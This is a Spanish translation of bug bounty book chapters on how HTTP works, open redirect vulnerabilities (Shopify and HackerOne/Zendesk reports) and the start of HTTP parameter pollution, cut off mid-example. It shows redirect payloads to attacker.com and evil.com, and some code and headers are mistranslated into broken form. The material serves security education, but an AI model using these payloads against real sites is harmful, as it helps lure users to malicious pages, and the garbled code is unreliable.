Para buscar una dirección IP usando solo el nombre de dominio, su computadora envía una solicitud a los servidores del Sistema de nombres de dominio (DNS), que consisten en servidores especializados en Internet que tienen un registro de todos los dominios y sus direcciones IP coincidentes. Las direcciones IPv4 e IPv6 anteriores son servidores DNS de Google.

En este ejemplo, el servidor DNS al que se conecta asociaría [www.google.com](http://www.google.com) con la dirección IPv4 216.58.201.228 y la enviaría de regreso a su computadora. Para obtener más información sobre la dirección IP de un sitio, puede usar el comando `dig A site.com` desde su terminal y reemplazar `site.com` con el sitio que está buscando.

## Paso 3: establecer una conexión TCP

A continuación, la computadora intenta establecer un protocolo de control de transmisión. (TCP) con la dirección IP en el puerto 80 porque visitó un

sitio usando http://. Los detalles de TCP no son importantes, salvo señalar que es otro protocolo que define cómo las computadoras se comunican entre sí. TCP proporciona comunicación bidireccional para que los destinatarios del mensaje puedan verificar la información que reciben y no se pierda nada en la transmisión.

El servidor al que envía una solicitud puede estar ejecutando múltiples servicios (piense en un servicio como un programa de computadora), por lo que utiliza puertos para identificar procesos específicos para recibir solicitudes. Puedes pensar en los puertos como las puertas de un servidor a Internet. Sin puertos, los servicios tendrían que competir por la información que se envía al mismo lugar. Esto significa que necesitamos otro estándar para definir cómo los servicios cooperan entre sí y garantizar que los datos de un servicio no sean robados por otro. Por ejemplo, el puerto 80 es el puerto estándar para enviar y recibir solicitudes HTTP no cifradas. Otro puerto común es el 443, que se utiliza para solicitudes HTTPS cifradas. Aunque el puerto 80 es estándar para HTTP y el 443 es estándar para HTTPS, la comunicación TCP puede ocurrir en cualquier puerto, dependiendo de cómo un administrador configure una aplicación.

Puede establecer su propia conexión TCP a un sitio web en el puerto 80 abriendo su terminal y ejecutando nc <DIRECCIÓN IP> 80. Esta línea utiliza el comando nc de la utilidad Netcat para crear una conexión de red para leer y escribir mensajes.

#### Paso 4: Enviar una solicitud HTTP Siguiendo

con http://www.google.com/ como ejemplo, si la conexión en el paso 3 es exitosa, su navegador debe preparar y enviar una solicitud HTTP, como se muestra en el Listado 1-1:

---

```
GET / HTTP/1.1
Host: www.google.com
Conexión: keep-alive
Aceptar: aplicación/html, /*    Agente
de usuario: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, como
Gecko) Chrome/72.0.3626.109 Safari/537.36
```

---

Listado 1-1: Envío de una solicitud HTTP

El navegador realiza una solicitud GET a la ruta / , que es la raíz del sitio web. El contenido de un sitio web está organizado en rutas, al igual que las carpetas y archivos de su computadora. A medida que profundiza en cada carpeta, la ruta que toma se indica registrando el nombre de cada carpeta seguido de /. Cuando visitas la primera página de un sitio web, accedes a la ruta raíz, que es simplemente un archivo /. El navegador también indica que está utilizando el protocolo HTTP versión 1.1. Una solicitud GET simplemente recupera información. Aprenderemos más sobre esto más adelante.

El encabezado del host contiene información adicional que se envía como parte de la solicitud. HTTP 1.1 lo necesita para identificar dónde un servidor en la dirección IP dada debe enviar la solicitud porque las direcciones IP pueden alojar múltiples dominios. Un encabezado de conexión indica la solicitud de mantener abierta la conexión con el servidor para evitar la sobrecarga de abrir y cerrar conexiones constantemente.

Puedes ver el formato de respuesta esperado en . En este caso, esperamos aplicación/html pero aceptaremos cualquier formato, como lo indica el comodín (\*/\*). Hay cientos de tipos de contenido posibles, pero para nuestros propósitos, los más utilizados serán application/html, application/json y application/octet-stream y text/plain . Finalmente, el Agente de Usuario indica el software responsable de enviar la solicitud.

## Paso 5: Respuesta del servidor

En respuesta a nuestra solicitud, el servidor debería responder con algo parecido al Listado 1-2:

---

HTTP/1.1 200 OK

Tipo de contenido: texto/html <html>  
<head>

```
<title>Google.com</title> </head>
<body>
--snip--
</body> </html>
```

---

Listado 1-2: Respuesta del servidor

Aquí, recibimos una respuesta HTTP con el código de estado 200 adhiriéndose a HTTP/1.1. El código de estado es importante porque indica cómo responde el servidor. También definidos por RFC, estos códigos suelen tener números de tres dígitos que comienzan con 2, 3, 4 o 5.

Aunque no existe un requisito estricto para que los servidores utilicen códigos específicos, los códigos 2xx normalmente indican que una solicitud se realizó correctamente.

Debido a que no existe una aplicación estricta de cómo un servidor implementa el uso de códigos HTTP, es posible que vea que algunas aplicaciones responden con un 200 aunque el cuerpo del mensaje HTTP explique que hubo un error en la aplicación. El cuerpo de un mensaje HTTP es el texto asociado con una solicitud o respuesta . En este caso, eliminamos el contenido y lo reemplazamos con --snip-- debido al tamaño del cuerpo de respuesta de Google. Este texto en una respuesta suele ser HTML para una página web, pero podría ser JSON para una interfaz de programación de aplicaciones, contenido de archivo para la descarga de un archivo, etc.

El encabezado Content-Type informa a los navegadores del tipo de medio del cuerpo. El tipo de medio determina cómo un navegador representará el contenido del cuerpo. Pero los navegadores no siempre utilizan el valor devuelto por una aplicación; en cambio, los navegadores realizan un rastreo MIME y leen el primer fragmento del contenido del cuerpo para determinar el tipo de medio por sí mismos. Las aplicaciones pueden desactivar este comportamiento del navegador incluyendo el encabezado X-Content-Type-Options: nosnif , que no está incluido en el ejemplo anterior.

Otros códigos de respuesta que comienzan con 3 indican una redirección, que indica a su navegador que realice una solicitud adicional. Por ejemplo, si en teoría Google necesitara redirigirlo permanentemente de una URL a otra, podría utilizar una respuesta 301. Por el contrario, un 302 es una redirección temporal.

Cuando se recibe una respuesta 3xx, su navegador debería crear una nueva Solicitud HTTP a la URL definida en un encabezado de Ubicación , de la siguiente manera:

---

HTTP/1.1 301 Ubicación  
encontrada: <https://www.google.com/>

---

Las respuestas que comienzan con un 4 generalmente indican un error del usuario, como la respuesta 403 cuando una solicitud no incluye una identificación adecuada para autorizar el acceso al contenido a pesar de proporcionar una solicitud HTTP válida. Las respuestas que comienzan con 5 identifican algún tipo de error del servidor, como 503, que indica que un servidor no está disponible para manejar la solicitud enviada.

Paso 6: Representar la respuesta Debido a que el

servidor envió una respuesta 200 con el tipo de contenido texto/html, nuestro navegador comenzará a representar el contenido que recibió. El cuerpo de la respuesta le dice al navegador qué se debe presentar al usuario.

Para nuestro ejemplo, esto incluiría HTML para la estructura de la página; Hojas de estilo en cascada (CSS) para los estilos y el diseño; y JavaScript para agregar funcionalidades y medios dinámicos adicionales, como imágenes o videos. Es posible que el servidor devuelva otro contenido, como XML, pero en este ejemplo nos ceñiremos a lo básico. El Capítulo 11 analiza XML con más detalle.

Debido a que es posible que las páginas web hagan referencia a archivos externos como CSS, JavaScript y medios, el navegador puede realizar solicitudes HTTP adicionales para todos los archivos requeridos de una página web. Mientras el navegador solicita esos archivos adicionales, continúa analizando la respuesta y presentándole el cuerpo como una página web. En este caso, mostrará la página de inicio de Google, [www.google.com](http://www.google.com).

Tenga en cuenta que JavaScript es un lenguaje de secuencias de comandos compatible con todos los navegadores principales. JavaScript permite que las páginas web tengan una funcionalidad dinámica, incluida la capacidad de actualizar el contenido de una página web sin recargarla, verificar si su contraseña es lo suficientemente segura (en algunos sitios web), etc. Al igual que otros lenguajes de programación, JavaScript tiene funciones integradas y puede almacenar valores en variables y ejecutar código en respuesta a eventos en una página web. También tiene acceso a varias interfaces de programación de aplicaciones (API) del navegador. Estas API permiten que JavaScript interactúe con otros sistemas, el más importante de los cuales puede ser el modelo de objetos de documento (DOM).

El DOM permite que JavaScript acceda y manipule el HTML y CSS de una página web. Esto es importante porque si un atacante puede ejecutar

su propio JavaScript en un sitio, tendrán acceso al DOM y podrán realizar acciones en el sitio en nombre del usuario objetivo. El capítulo 7 explora este concepto más a fondo.

## Solicitudes HTTP

El acuerdo entre el cliente y el servidor sobre cómo manejar los mensajes HTTP incluye la definición de métodos de solicitud. Un método de solicitud indica el propósito de la solicitud del cliente y lo que el cliente espera como resultado exitoso. Por ejemplo, en el Listado 1-1, enviamos una solicitud GET a <http://www.google.com/>, lo que implica que esperamos que solo se devuelva el contenido de <http://www.google.com/> y ninguna otra acción. realizarse. Debido a que Internet está diseñado como una interfaz entre computadoras remotas, se desarrollaron e implementaron métodos de solicitud para distinguir entre las acciones que se invocan.

El estándar HTTP define los siguientes métodos de solicitud: GET, HEAD, POST, PUT, DELETE, TRACE, CONNECT y OPTIONS (PATCH también se propuso, pero no se implementa comúnmente en HTTP RFC). Al momento de escribir este artículo, los navegadores solo enviarán solicitudes GET y POST utilizando HTML. Cualquier solicitud PUT, PATCH o DELETE es el resultado de que JavaScript invoque la solicitud HTTP. Esto tendrá implicaciones más adelante en el libro, cuando consideremos ejemplos de vulnerabilidad en aplicaciones que esperan estos tipos de métodos.

La siguiente sección proporciona una breve descripción general de los métodos de solicitud que encontrará en este libro.

### Métodos de solicitud El

método GET recupera cualquier información identificada por el identificador uniforme de recursos (URI) de la solicitud. El término URI se utiliza habitualmente como sinónimo de localizador uniforme de recursos (URL).

Técnicamente, una URL es un tipo de URI que define un recurso e incluye una forma de localizar ese recurso a través de su ubicación en la red. Por ejemplo, <http://www.google.com/<example>/file.txt> y [/ <example>/file.txt](http://www.google.com/<example>/file.txt) son URI válidos. Pero sólo <http://www.google.com/<example>/file.txt> es un

URL válida porque identifica cómo localizar el recurso a través del dominio http://www.google.com. A pesar de los matices, usaremos URL a lo largo del libro cuando hagamos referencia a cualquier identificador de recurso.

Si bien no hay forma de hacer cumplir este requisito, las solicitudes GET no deberían alterar los datos; simplemente deberían recuperar datos de un servidor y devolverlos en el cuerpo del mensaje HTTP. Por ejemplo, en un sitio de redes sociales, una solicitud GET debería devolver su nombre de perfil pero no actualizar su perfil. Este comportamiento es fundamental para las vulnerabilidades de falsificación de solicitudes entre sitios (CSRF) analizadas en el Capítulo 4. Visitar cualquier URL o enlace a un sitio web (a menos que lo invoque JavaScript) hace que su navegador envíe una solicitud GET al servidor deseado. Este comportamiento es crucial para las vulnerabilidades de redireccionamiento abierto analizadas en el Capítulo 2.

El método HEAD es idéntico al método GET excepto que el servidor no debe devolver un cuerpo de mensaje en la respuesta.

El método POST invoca alguna función en el servidor receptor, según lo determine el servidor. En otras palabras, normalmente se realizará algún tipo de acción de backend, como crear un comentario, registrar un usuario, eliminar una cuenta, etc. La acción realizada por el servidor en respuesta a un POST puede variar. A veces, es posible que el servidor no realice ninguna acción. Por ejemplo, una solicitud POST podría provocar un error mientras se procesa una solicitud y no se guardaría un registro en el servidor.

El método PUT invoca alguna función que hace referencia a un registro ya existente en el sitio web o aplicación remota. Por ejemplo, podría usarse al actualizar una cuenta, una publicación de blog, etc. que ya existe. Nuevamente, la acción realizada puede variar y puede provocar que el servidor no realice ninguna acción.

El método DELETE solicita que el servidor remoto elimine un archivo remoto. recurso identificado con un URI.

El método TRACE es otro método poco común; se utiliza para reflejar el mensaje de solicitud al solicitante. Permite al solicitante ver lo que recibe el servidor y utilizar esa información para probar y recopilar información de diagnóstico.

El método CONNECT está reservado para su uso con un proxy, un servidor que reenvía solicitudes a otros servidores. Este método inicia comunicaciones bidireccionales con un recurso solicitado. Por ejemplo, el método CONNECT puede acceder a sitios web que utilizan HTTPS a través de un proxy.

El método OPCIONES solicita información a un servidor sobre las opciones de comunicación disponibles. Por ejemplo, al solicitar OPCIONES, puede averiguar si el servidor acepta llamadas GET, POST, PUT, DELETE y OPTIONS . Este método no indicará si un servidor acepta llamadas HEAD o TRACE . Los navegadores envían automáticamente este tipo de solicitud para tipos de contenido específicos, como aplicación/json. Este método, denominado llamada de OPCIONES de verificación previa , se analiza con más profundidad en el Capítulo 4 porque sirve como protección contra vulnerabilidades CSRF.

## HTTP no tiene estado

Las solicitudes HTTP no tienen estado, lo que significa que cada solicitud enviada a un servidor se trata como una solicitud nueva. El servidor no sabe nada de su comunicación previa con su navegador al recibir una solicitud. Esto es problemático para la mayoría de los sitios porque quieren recordar quién es usted. De lo contrario, deberá volver a ingresar su nombre de usuario y contraseña para cada solicitud HTTP enviada. Esto también significa que todos los datos necesarios para procesar una solicitud HTTP deben recargarse con cada solicitud que un cliente envía a un servidor.

Para aclarar este concepto confuso, considere este ejemplo: si usted y yo tuviéramos una conversación sin estado, antes de cada oración pronunciada, tendría que comenzar con “Soy Peter Yaworski; sólo estábamos hablando de piratería”. Luego tendrías que volver a cargar toda la información sobre lo que estábamos discutiendo sobre la piratería. Piense en lo que Adam Sandler hace por Drew Barrymore todas las mañanas en 50 First Dates (si no ha visto la película, debería hacerlo).

Para evitar tener que reenviar su nombre de usuario y contraseña para cada solicitud HTTP, los sitios web utilizan cookies o autenticación básica, que analizaremos en detalle en el Capítulo 4.

**NOTA**

Los detalles específicos de cómo se codifica el contenido usando base64 están más allá del alcance de este libro, pero probablemente encontrará contenido codificado en base64 mientras piratea. Si es así, siempre debes decodificar ese contenido. Una búsqueda en Google de “decodificación base64” debería proporcionar muchas herramientas y métodos para hacerlo.

## Resumen Ahora

debería tener una comprensión básica de cómo funciona Internet.

Específicamente, aprendió lo que sucede cuando ingresa un sitio web en la barra de direcciones de su navegador: cómo el navegador lo traduce a un dominio, cómo se asigna el dominio a una dirección IP y cómo se envía una solicitud HTTP a un servidor.

También aprendió cómo su navegador estructura las solicitudes y genera respuestas y cómo los métodos de solicitud HTTP permiten a los clientes comunicarse con los servidores. Además, aprendió que las vulnerabilidades resultan de que alguien realice una acción no intencionada o obtenga acceso a información que de otro modo no estaría disponible y que las recompensas por errores son recompensas por descubrir e informar éticamente vulnerabilidades a los propietarios de sitios web.

# 2

## ABRIR REDIRECCIÓN



Comenzaremos nuestra discusión con las vulnerabilidades de redireccionamiento abierto, que ocurren cuando un objetivo visita un sitio web y ese sitio web envía su navegador a una URL diferente, potencialmente en un dominio separado. Las redirecciones abiertas explotan la confianza de un dominio determinado para atraer objetivos a un sitio web malicioso. Un ataque de phishing también puede acompañar a una redirección para engañar a los usuarios haciéndoles creer que están enviando información a un sitio confiable cuando, en realidad, su información se envía a un sitio malicioso. Cuando se combinan con otros ataques, las redirecciones abiertas también pueden permitir a los atacantes distribuir malware desde el sitio malicioso o robar tokens OAuth (un tema que exploraremos en el Capítulo 17).

Debido a que las redirecciones abiertas solo redirigen a los usuarios, a veces se las considera de bajo impacto y no merecen una recompensa. Por ejemplo, el programa de recompensas por errores de Google normalmente considera que las redirecciones abiertas tienen un riesgo demasiado bajo como para recompensarlas. El Open Web Application Security Project (OWASP), que es una comunidad que se centra en la seguridad de las aplicaciones y selecciona una lista de las fallas de seguridad más críticas en las aplicaciones web, también eliminó las redirecciones abiertas de su lista de las 10 vulnerabilidades principales de 2017.

Aunque los redireccionamientos abiertos son vulnerabilidades de bajo impacto, son excelentes para aprender cómo los navegadores manejan los redireccionamientos en general. En este capítulo, aprenderá cómo aprovechar las redirecciones abiertas y cómo identificar parámetros clave, utilizando tres informes de errores como ejemplos.

## Cómo funcionan los redireccionamientos abiertos

Los redireccionamientos abiertos ocurren cuando un desarrollador desconfía de la entrada controlada por un atacante para redirigir a otro sitio, generalmente a través de un parámetro URL, etiquetas de actualización HTML <meta> o la propiedad de ubicación de la ventana DOM.

Muchos sitios web redirigen intencionalmente a los usuarios a otros sitios colocando una URL de destino como parámetro en una URL original. La aplicación utiliza este parámetro para indicarle al navegador que envíe una solicitud GET a la URL de destino. Por ejemplo, supongamos que Google tuviera la funcionalidad de redirigir a los usuarios a Gmail visitando la siguiente URL:

---

[https://www.google.com/?redirect\\_to=https://www.gmail.com](https://www.google.com/?redirect_to=https://www.gmail.com)

---

En este escenario, cuando visita esta URL, Google recibe una solicitud GET HTTP y utiliza el valor del parámetro redirect\_to para determinar dónde redirigir su navegador. Después de hacerlo, los servidores de Google devuelven una respuesta HTTP con un código de estado que indica al navegador que redirija al usuario. Normalmente, el código de estado es 302, pero en algunos casos podría ser 301, 303, 307 o 308. Estos códigos de respuesta HTTP le indican a su navegador que se ha encontrado una página; sin embargo, el código también informa al navegador que realice una solicitud GET al valor del parámetro redirección\_to , https://www.gmail.com/, que se indica en el encabezado Ubicación de la respuesta HTTP . El encabezado Ubicación especifica dónde redirigir las solicitudes GET .

Ahora, supongamos que un atacante cambió la URL original a la siguiente:

---

[https://www.google.com/?redirect\\_to=https://www.attacker.com](https://www.google.com/?redirect_to=https://www.attacker.com)

---

Si Google no valida que el parámetro redirect\_to sea para uno de sus propios sitios legítimos al que pretende enviar visitantes, un atacante podría sustituir el parámetro por su propia URL. Como resultado, una respuesta HTTP podría indicarle a su navegador que realice una solicitud GET a https://www.<attacker>.com/. Una vez que el atacante lo tenga en su sitio malicioso, podría llevar a cabo otros ataques.

Al buscar estas vulnerabilidades, esté atento a los parámetros de URL que incluyen ciertos nombres, como url=, redirigir=, siguiente=, etc., que podrían indicar URL a las que se redirigirá a los usuarios. También tenga en cuenta que es posible que los parámetros de redireccionamiento no siempre tengan un nombre obvio; Los parámetros variarán de un sitio a otro o incluso dentro de un mismo sitio. En algunos casos, los parámetros pueden estar etiquetados con solo caracteres individuales, como r= o u=.

Además de los ataques basados en parámetros, las etiquetas HTML <meta> y JavaScript pueden redirigir a los navegadores. Las etiquetas HTML <meta> pueden indicar a los navegadores que actualicen una página web y realicen una solicitud GET a una URL definida en el atributo de contenido de la etiqueta . Así es como podría verse uno:

---

```
<meta http-equiv="refresh" content="0; url=https://www.google.com/">
```

---

El atributo de contenido define cómo los navegadores realizan una solicitud HTTP de dos maneras. Primero, el atributo de contenido define cuánto tiempo espera el navegador antes de realizar la solicitud HTTP a la URL; en este caso, 0 segundos. En segundo lugar, el atributo de contenido especifica el parámetro de URL en el sitio web al que el navegador realiza la solicitud GET ; en este caso, https://www.google.com. Los atacantes pueden utilizar este comportamiento de redireccionamiento en situaciones en las que tienen la capacidad de controlar el atributo de contenido de una etiqueta <meta> o de injectar su propia etiqueta a través de alguna otra vulnerabilidad.

Un atacante también puede usar JavaScript para redirigir a los usuarios modificando la propiedad de ubicación de la ventana a través del Modelo de objetos de documento (DOM). El DOM es una API para documentos HTML y XML que permite a los desarrolladores modificar la estructura, el estilo y el contenido de una página web. Debido a que la propiedad de ubicación indica dónde se debe redirigir una solicitud, los navegadores interpretarán inmediatamente este JavaScript y redireccionarán a la URL especificada. Un atacante puede modificar la propiedad de ubicación de la ventana utilizando cualquiera de los siguientes JavaScript:

---

```
ventana.ubicación = https://www.google.com/
ventana.ubicación.href = https://www.google.com
ventana.ubicación.replace('https://www.google.com')
```

---

Normalmente, las oportunidades para establecer el valor de window.location ocurren solo cuando un atacante puede ejecutar JavaScript, ya sea a través de un script entre sitios

vulnerabilidad o donde el sitio web permite intencionalmente a los usuarios definir una URL a la que redireccionar, como en la vulnerabilidad de redireccionamiento intersticial de HackerOne que se detalla más adelante en el capítulo de la página 15.

Cuando busca vulnerabilidades de redireccionamiento abierto, generalmente monitoreará su historial de proxy para detectar una solicitud GET enviada al sitio que está probando que incluya un parámetro que especifique una redirección de URL.

## Instalación del tema Shopify Abrir redireccionamiento

Dificultad: Baja URL:

[https://apps.shopify.com/services/google/themes/preview/supply--blue?domain\\_name=<anydomain>](https://apps.shopify.com/services/google/themes/preview/supply--blue?domain_name=<anydomain>) Fuente:

<https://www.hackerone.com/reports/101962/> Fecha informado:

25 de noviembre de 2015 Recompensa

pagada: \$500 El primer

ejemplo de redirección abierta que conocerá se encontró en Shopify, que es una plataforma de comercio que permite a las personas crear tiendas para vender productos. Shopify permite a los administradores personalizar la apariencia de sus tiendas cambiando su tema. Como parte de esa funcionalidad, Shopify ofreció una función para proporcionar una vista previa del tema redirigiendo a los propietarios de la tienda a una URL. La URL de redireccionamiento tenía el formato siguiente:

---

[https://app.shopify.com/services/google/themes/preview/supply--blue?nombre\\_dominio=atacante.com](https://app.shopify.com/services/google/themes/preview/supply--blue?nombre_dominio=atacante.com)

---

El parámetro nombre\_dominio al final de la URL redirige al dominio de la tienda del usuario y agrega /admin al final de la URL. Shopify esperaba que el nombre\_dominio siempre fuera la tienda de un usuario y no validaba su valor como parte del dominio de Shopify. Como resultado, un atacante podría aprovechar el parámetro para redirigir un objetivo a <http://<attacker>.com/admin/>, donde el atacante malintencionado podría llevar a cabo otros ataques.

## Conclusiones

No todas las vulnerabilidades son complejas. Para esta redirección abierta, simplemente cambiar el parámetro nombre\_dominio a un sitio externo redirigiría al usuario fuera del sitio de Shopify.

### Shopify Iniciar sesión Abrir redireccionamiento

Dificultad: Baja

URL: <http://mystore.myshopify.com/account/login/>

Fuente: [https://www.hackerone.com/reports/103772/](https://www.hackerone.com/reports/103772)

Fecha de publicación: 6 de diciembre  
de 2015 Recompensa

pagada: \$500 Este segundo ejemplo de una redirección abierta es similar al primer ejemplo de Shopify excepto que en este caso el parámetro de Shopify no redirige al usuario al dominio especificado por el parámetro URL; en cambio, la redirección abierta añade el valor del parámetro al final de un subdominio de Shopify. Normalmente, esta funcionalidad se utilizaría para redirigir a un usuario a una página específica en una tienda determinada. Sin embargo, los atacantes aún pueden manipular estas URL para redirigir el navegador fuera del subdominio de Shopify y al sitio web del atacante agregando caracteres para cambiar el significado de la URL.

En este error, después de que el usuario inició sesión en Shopify, Shopify usó el parámetro checkout\_url para redirigir al usuario. Por ejemplo, digamos que un objetivo visitó esta URL:

---

[http://mystore.myshopify.com/account/login?checkout\\_url=.attacker.com](http://mystore.myshopify.com/account/login?checkout_url=.attacker.com)

---

habrían sido redirigidos a la URL <http://mystore.myshopify.com.<attacker>.com/>, que no es un dominio de Shopify.

Debido a que la URL termina en .<attacker>.com y las búsquedas de DNS utilizan la etiqueta de dominio situada más a la derecha, la redirección va al dominio <attacker>.com. Entonces, cuando <http://mystore.myshopify.com.<attacker>.com/> se envía para

Búsqueda de DNS, coincidirá con <attacker>.com, que Shopify no posee, y no con myshopify.com como Shopify habría pretendido. Aunque un atacante no podría enviar libremente un objetivo a ninguna parte, podría enviar a un usuario a otro dominio agregando caracteres especiales, como un punto, a los valores que puede manipular.

### Conclusiones Si

solo puede controlar una parte de la URL final utilizada por un sitio, agregar caracteres especiales de URL puede cambiar el significado de la URL y redirigir a un usuario a otro dominio. Digamos que solo puede controlar el valor del parámetro checkout\_url y también observa que el parámetro se combina con una URL codificada en el backend del sitio, como la URL de la tienda <http://mystore.myshopify.com/>. Intente agregar caracteres de URL especiales, como un punto o el símbolo @, para probar si puede controlar la ubicación redirigida.

## Redirección intersticial de HackerOne

Dificultad: Baja

URL: N/A

Fuente: <https://www.hackerone.com/reports/111968/>

Fecha de publicación: 20 de enero de

2016 Recompensa

pagada: \$500 Algunos sitios web intentan protegerse contra vulnerabilidades de redireccionamiento abierto implementando páginas web intersticiales, que se muestran antes que el contenido esperado. Cada vez que redirige a un usuario a una URL, puede mostrar una página web intersticial con un mensaje que le explica al usuario que está abandonando el dominio en el que se encuentra. Como resultado, si la página de redireccionamiento muestra un inicio de sesión falso o intenta hacerse pasar por el dominio confiable, el usuario sabrá que está siendo redirigido. Este es el enfoque que adopta HackerOne cuando sigue la mayoría de las URL fuera de su sitio; por ejemplo, al seguir enlaces en informes enviados.

Aunque puede utilizar páginas web intersticiales para evitar vulnerabilidades de redireccionamiento, las complicaciones en la forma en que los sitios interactúan entre sí pueden provocar enlaces comprometidos. HackerOne utiliza Zendesk, un sistema de emisión de tickets de atención al cliente, para su subdominio <https://support.hackerone.com/>. Anteriormente, cuando seguías [hackerone.com](https://hackerone.com) con / zendesk\_session, el navegador redirigía desde la plataforma de HackerOne a la plataforma Zendesk de HackerOne sin una página intersticial porque las URL que contenían el dominio [hackerone.com](https://hackerone.com) eran enlaces confiables.

(HackerOne ahora redirige <https://support.hackerone.com> a [docs.hackerone.com](https://docs.hackerone.com) a menos que envíe una solicitud de soporte a través de la URL / hc/en-us/requests/new). Sin embargo, cualquiera puede crear cuentas Zendesk personalizadas y pasárselas al parámetro /redirect\_to\_account?state = . La cuenta personalizada de Zendesk podría redirigir a otro sitio web que no sea propiedad de Zendesk o HackerOne. Debido a que Zendesk permitía el redireccionamiento entre cuentas sin páginas intersticiales, el usuario podía ser dirigido al sitio que no era de confianza sin previo aviso. Como solución, HackerOne identificó enlaces que contenían zendesk\_session como enlaces externos, mostrando así una página de advertencia intersticial al hacer clic.

Para confirmar esta vulnerabilidad, el hacker Mahmoud Jamal creó una cuenta en Zendesk con el subdominio <http://compayn.zendesk.com>. Luego agregó el siguiente código JavaScript al archivo de encabezado usando el editor de temas de Zendesk, que permite a los administradores personalizar la apariencia de su sitio de Zendesk:

---

```
<script>document.ubicación.href = «http://evil.com»;</script>
```

---

Usando este JavaScript, Jamal indicó al navegador que visitara <http://evil.com>. La etiqueta `<script>` denota código en HTML y documento se refiere al documento HTML completo que devuelve Zendesk, que es la información de la página web. Los puntos y nombres que siguen al documento son sus propiedades. Las propiedades contienen información y valores que describen un objeto o pueden manipularse para cambiar el objeto. Por lo tanto, puede usar la propiedad de ubicación para controlar la página web que muestra su navegador y usar la subpropiedad href (que es una propiedad de la ubicación) para redirigir el navegador al sitio web definido. Al visitar el siguiente enlace, se redirige a los objetivos al subdominio Zendesk de Jamal, que

hizo que el navegador del objetivo ejecutara el script de Jamal y lo redirigiera a <http://evil.com>:

---

[https://hackerone.com/zendesk\\_session?  
locale\\_id=1&return\\_to=https://support.hackerone.com/ping/  
redirect\\_to\\_account?state=compayn:/](https://hackerone.com/zendesk_session?locale_id=1&return_to=https://support.hackerone.com/ping/redirect_to_account?state=compayn/)

---

Debido a que el enlace incluye el dominio hackerone.com, la página web intersticial no se muestra y el usuario no sabría que la página que estaba visitando no es segura. Curiosamente, Jamal informó originalmente a Zendesk sobre el problema de redireccionamiento de páginas intersticiales faltantes, pero fue ignorado y no marcado como una vulnerabilidad. Naturalmente, siguió investigando para ver cómo se podía explotar el intersticial que faltaba.

Finalmente, encontró el ataque de redireccionamiento de JavaScript que convenció a HackerOne de pagarle una recompensa.

## Conclusiones Al

buscar vulnerabilidades, tenga en cuenta los servicios que utiliza un sitio porque cada uno representa nuevos vectores de ataque. Esta vulnerabilidad de HackerOne fue posible combinando el uso de Zendesk por parte de HackerOne y la redirección conocida que HackerOne permitía.

Además, a medida que encuentre errores, habrá ocasiones en las que la persona que lea y responda su informe no comprenda fácilmente las implicaciones de seguridad. Por esta razón, analizaré los informes de vulnerabilidad en el Capítulo 19, que detalla los hallazgos que debe incluir en un informe, cómo establecer relaciones con las empresas y otra información. Si trabaja un poco desde el principio y explica respetuosamente las implicaciones de seguridad en su informe, sus esfuerzos ayudarán a garantizar una resolución más fluida.

Dicho esto, habrá ocasiones en las que las empresas no estarán de acuerdo contigo. Si ese es el caso, continúe investigando como lo hizo Jamal y vea si puede probar el exploit o combinarlo con otra vulnerabilidad para demostrar el impacto.

## Resumen Las

redirecciones abiertas permiten a un atacante malicioso redirigir a las personas sin saberlo a un sitio web malicioso. Encontrarlos, como aprendió en los ejemplos de informes de errores, a menudo requiere una observación atenta. Los parámetros de redireccionamiento a veces son fáciles de detectar cuando tienen nombres como `redirección_to=`, `nombre_dominio=` o `checkout_url=`, como se menciona en los ejemplos. Otras veces, pueden tener nombres menos obvios, como `r=`, `u=`, etc. en.

La vulnerabilidad de redireccionamiento abierto se basa en un abuso de confianza en el que se engaña a los objetivos para que visiten el sitio de un atacante mientras piensan que están visitando un sitio que reconocen. Cuando detecte posibles parámetros vulnerables, asegúrese de probarlos minuciosamente y agregue caracteres especiales, como un punto, si alguna parte de la URL está codificada.

La redirección intersticial de HackerOne muestra la importancia de reconocer las herramientas y servicios que utilizan los sitios web mientras busca vulnerabilidades. Tenga en cuenta que a veces necesitará ser persistente y demostrar claramente una vulnerabilidad para persuadir a una empresa de que acepte sus hallazgos y pague una recompensa.

# 3

## CONTAMINACIÓN DE PARÁMETROS HTTP



La contaminación de parámetros HTTP (HPP) es el proceso de manipular cómo un sitio web trata los parámetros que recibe durante las solicitudes HTTP. La vulnerabilidad ocurre cuando un atacante inyecta parámetros adicionales en una solicitud y el sitio web de destino confía en ellos, lo que genera un comportamiento inesperado. Los errores de HPP pueden ocurrir en el lado del servidor o en el lado del cliente. En el lado del cliente, que suele ser su navegador, puede ver el efecto de sus pruebas. En muchos casos, las vulnerabilidades de HPP dependen de cómo el código del lado del servidor utiliza los valores pasados como parámetros, que están controlados por un atacante. Por esta razón, encontrar estas vulnerabilidades puede requerir más experimentación que otros tipos de errores.

En este capítulo, comenzaremos explorando las diferencias entre HPP del lado del servidor y HPP del lado del cliente en general. Luego usaré tres ejemplos que involucran canales de redes sociales populares para ilustrar cómo usar HPP para inyectar parámetros en sitios web de destino. Específicamente, aprenderá las diferencias entre HPP del lado del servidor y del cliente, cómo probar este tipo de vulnerabilidad y dónde los desarrolladores suelen cometer errores.

Como verá, encontrar vulnerabilidades de HPP requiere experimentación y perseverancia, pero puede valer la pena el esfuerzo.

HPP del lado del servidor

En HPP del lado del servidor, usted envía a los servidores información inesperada en un intento de hacer que el código del lado del servidor arroje resultados inesperados. Cuando realiza una solicitud a un sitio web, los servidores del sitio procesan la solicitud y devuelven una respuesta, como se analizó en el Capítulo 1. En algunos casos, los servidores no solo devuelven una página web sino que también ejecutan algún código basado en la información que reciben. de la URL que se envía. Este código se ejecuta sólo en los servidores, por lo que es esencialmente invisible para usted: puede ver la información que envía y los resultados que recibe, pero el código intermedio no está disponible. Por lo tanto, sólo puedes inferir lo que está pasando.

Como no puede ver cómo funciona el código del servidor, HPP del lado del servidor depende de que usted identifique parámetros potencialmente vulnerables y experimente con ellos.

Veamos un ejemplo: un HPP del lado del servidor podría ocurrir si su banco iniciara transferencias a través de su sitio web aceptando parámetros de URL que se procesaron en sus servidores. Imagine que puede transferir dinero ingresando valores en los tres parámetros de URL desde, hacia y monto. Cada parámetro especifica el número de cuenta desde donde transferir dinero, el número de cuenta a la que transferir y el monto a transferir, en ese orden. Una URL con estos parámetros que transfiere \$5000 desde la cuenta número 12345 a la cuenta número 67890 podría verse así:

---

`https://www.bank.com/transfer?from=12345&to=67890&amount=5000`

---

Es posible que el banco suponga que recibirá solo un parámetro . Pero, ¿qué sucede si envía dos, como en la siguiente URL?

---

